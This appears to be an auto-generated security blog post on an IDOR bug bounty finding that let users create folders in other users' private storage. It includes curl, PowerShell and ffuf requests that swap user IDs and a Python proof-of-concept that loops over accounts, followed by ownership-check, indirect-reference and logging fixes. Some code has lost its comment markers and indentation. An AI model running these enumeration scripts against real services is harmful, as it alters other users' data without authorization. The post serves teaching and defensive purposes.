Listen to this Post
Introduction:

Insecure Direct Object References (IDOR) remain one of the most prevalent and high-impact vulnerabilities in modern web and API applications. They occur when an application exposes a direct reference to an internal object—such as a file, folder, or database key—without proper authorization checks. A recent bounty report highlights a critical IDOR flaw that allowed an attacker to create folders within other users’ private storage spaces, demonstrating how a seemingly simple logic flaw can lead to significant data integrity and availability risks.
Learning Objectives:
- Understand the mechanics of IDOR vulnerabilities in file system and cloud storage contexts.
- Learn how to manually test and automate the detection of IDORs using command-line tools.
- Master mitigation strategies involving robust access control lists (ACLs) and indirect reference maps.
You Should Know:
1. Deconstructing the IDOR Folder Creation Vulnerability
The reported vulnerability, identified on the YesWeHack platform, involved a web application that allowed users to create folders within their own private directories. The POST request to create a folder likely included a parameter specifying the parent directory, such as `parent_folder_id` or user_id. By manipulating this parameter to reference another user’s folder ID, the attacker could force the server to create a new directory in a context where they lacked authorization.
Step‑by‑step guide: Simulating and Understanding the Attack Flow
To understand how this works, consider a scenario where the application uses a REST API. We can simulate this vulnerability using `cURL` on Linux or Windows (via WSL or Git Bash).
First, identify the normal request for creating a folder:
 Legitimate request for user 123 to create a folder in their root directory
curl -X POST https://target-app.com/api/createFolder \
-H "Authorization: Bearer VALID_USER_TOKEN" \
-H "Content-Type: application/json" \
-d '{"user_id": 123, "folder_name": "MyPrivateDocs", "parent_folder": "root"}'
The vulnerability is exposed when the `user_id` parameter is not properly validated against the authenticated session. An attacker would change this to a target user’s ID:
 Malicious request attempting to create a folder in user 456's account
curl -X POST https://target-app.com/api/createFolder \
-H "Authorization: Bearer VALID_USER_TOKEN" \
-H "Content-Type: application/json" \
-d '{"user_id": 456, "folder_name": "MaliciousFolder", "parent_folder": "root"}'
If the server responds with a `200 OK` or `201 Created` and the folder appears in user 456’s account, the IDOR is confirmed. On Windows, you can use PowerShell for similar tests:
$body = @{user_id=456; folder_name="MaliciousFolder"; parent_folder="root"} | ConvertTo-Json
Invoke-RestMethod -Uri "https://target-app.com/api/createFolder" -Method Post -Body $body -ContentType "application/json" -Headers @{Authorization = "Bearer VALID_USER_TOKEN"}
- Automating IDOR Discovery with Burp Suite and ffuf
Manual testing is essential, but automation helps cover large attack surfaces. We can use Burp Suite’s Intruder or the command-line fuzzer `ffuf` to iterate through potential user IDs or resource identifiers.
Step‑by‑step guide: Fuzzing for IDORs
First, capture the legitimate folder creation request in Burp Suite. Send it to Burp Intruder. Set the payload position on the `user_id` value. Use a payload list containing potential user IDs (e.g., sequential IDs from 1 to 1000). Run the attack and analyze the response lengths and codes. A `200 OK` response for a user ID other than your own is a red flag.
For a more programmatic approach on Linux, use ffuf. Save the request template in a file, say request.txt, replacing the user ID with the `FUZZ` keyword:
POST /api/createFolder HTTP/1.1
Host: target-app.com
Authorization: Bearer VALID_USER_TOKEN
Content-Type: application/json
Content-Length: 58

{"user_id": "FUZZ", "folder_name": "test", "parent_folder": "root"}
Then, run `ffuf`:
ffuf -request request.txt -request-proto http -w ids.txt -ac
The `-ac` flag automatically filters out false positives based on response size, helping you quickly spot anomalous successful requests. On Windows, you can use `ffuf.exe` in the same manner from the command prompt or PowerShell.
3. Exploiting the Vulnerability: A Python Proof-of-Concept
To demonstrate impact, a security researcher often writes a proof-of-concept (PoC) script. This script automates the folder creation across a range of user accounts to show the scale of the vulnerability.
Step‑by‑step guide: Creating a Python Exploit Script
This script will use the `requests` library to iterate through user IDs and attempt folder creation.
import requests

Target URL and headers
url = "https://target-app.com/api/createFolder"
headers = {
"Authorization": "Bearer YOUR_VALID_TOKEN",
"Content-Type": "application/json"
}

Iterate through potential target user IDs
for user_id in range(100, 200):
payload = {
"user_id": user_id,
"folder_name": "Security_Test",
"parent_folder": "root"
}
response = requests.post(url, json=payload, headers=headers)

Check for successful unauthorized creation
if response.status_code == 201:
print(f"[+] Successfully created folder in user {user_id}'s account.")
else:
print(f"[-] Failed for user {user_id}: {response.status_code}")
Run this script from your Linux or Windows Python environment. It provides clear, repeatable evidence of the vulnerability, which is crucial for a bug bounty report.
4. Hardening APIs Against IDOR: Implementing Indirect References
The root cause of this IDOR is the exposure of direct, predictable object identifiers (like sequential user IDs). The primary fix is to replace these with indirect, unpredictable references.
Step‑by‑step guide: Implementing Indirect Reference Maps on the Server
Instead of using a direct user_id, the application should use a map. When a user authenticates, the server generates a map between a temporary, session-specific token and the actual user ID. The client only ever sends the token.
Conceptual server-side logic (Python/Flask example):
 Upon login, create a secure mapping
import uuid
from flask import session

user_id = 123
secure_token = uuid.uuid4().hex  e.g., 'a1f9c7e3b5d2...'
 Store mapping in server-side session or a cache like Redis
session['object_map'] = {secure_token: user_id}

Client request uses the token
 Client sends: {"user_token": "a1f9c7e3b5d2...", "folder_name": "..."}
 Server resolves the actual user_id from the token
actual_user_id = session['object_map'].get(request.json['user_token'])
if actual_user_id:
 Proceed with folder creation for actual_user_id
create_folder(actual_user_id, request.json['folder_name'])
else:
return "Invalid token", 403
This ensures that even if an attacker guesses another user’s token, the entropy makes it statistically impossible.
5. Mitigation: Enforcing Robust Authorization Checks
Beyond indirect references, every function that accesses a data object must perform an ownership check. This is a fundamental access control principle.
Step‑by‑step guide: Adding Ownership Checks in Code
Consider a Node.js/Express route handler for folder creation. The corrected code would look like this:
app.post('/api/createFolder', authenticateToken, (req, res) => {
const authenticatedUserId = req.user.id; // Extracted from JWT/session
const targetUserId = req.body.user_id; // The user_id provided in the request

// CRITICAL: Check if the authenticated user is the same as the target user
if (authenticatedUserId !== targetUserId) {
return res.status(403).json({ error: 'Forbidden: You cannot create folders for other users.' });
}

// If check passes, proceed with the database operation
db.createFolder(targetUserId, req.body.folder_name)
.then(() => res.status(201).json({ message: 'Folder created' }))
.catch(err => res.status(500).json({ error: 'Server error' }));
});
This simple equality check, performed right after authentication, is the most effective defense against this specific IDOR.
6. Logging and Monitoring for Suspicious Activity
Even with strong controls, detection is key. Security teams should monitor for attempts to exploit IDORs, as they often appear as a spike in 403 errors or unusual access patterns.
Step‑by‑step guide: Configuring Logging to Detect IDOR Scanning
On a Linux server, you can configure your web server (like Nginx or Apache) or your application to log details that might indicate an IDOR attack. For example, in a Python application using the `logging` module:
import logging

logging.basicConfig(filename='/var/log/app/security.log', level=logging.WARNING)

@app.route('/api/createFolder', methods=['POST'])
@authenticate
def create_folder():
authenticated_user = get_current_user()
target_user_id = request.json.get('user_id')

if authenticated_user.id != target_user_id:
 Log the suspicious activity
logging.warning(f"IDOR attempt detected: User {authenticated_user.id} tried to create folder for user {target_user_id} from IP {request.remote_addr}")
return forbidden("Invalid request")

... normal flow
On Windows servers, you can use Event Tracing for Windows (ETW) or write similar logs to the Windows Event Log using PowerShell. These logs can then be ingested by a SIEM (e.g., Splunk, ELK stack) for real-time alerting.
What Undercode Say:
- IDORs are not just read vulnerabilities: This bounty proves that IDORs can lead to serious write operations, such as creating or modifying data, which can be used to deface profiles, fill storage with garbage, or even plant malicious files.
- Context is everything: The impact of an IDOR is defined by the functionality it exposes. Creating a folder might seem low-impact, but combined with a stored XSS or a file upload feature, it could lead to a complete account takeover.
This report highlights a classic yet critical failure in the “broken access control” category, which OWASP consistently ranks as one of the top web application security risks. The remediation is straightforward but requires a shift in mindset: never trust the client to provide an identifier that dictates ownership. The session itself must be the source of truth for authorization decisions. Developers must be trained to treat every object reference as potentially hostile and to enforce checks at the function level, not just at the page or API endpoint level.
Prediction:
As cloud storage APIs and collaborative file-sharing features become ubiquitous, IDOR vulnerabilities in file operations will become a primary target for attackers. We will see a rise in automated bots scanning for these flaws to deploy ransomware directly into cloud drives or to exfiltrate data by creating shared folders with public links. The next major data breach may not come from a sophisticated SQL injection, but from a simple, unvalidated parameter allowing an attacker to create a folder in the CEO’s private drive.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Darktrace0 Alhamdulillah – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


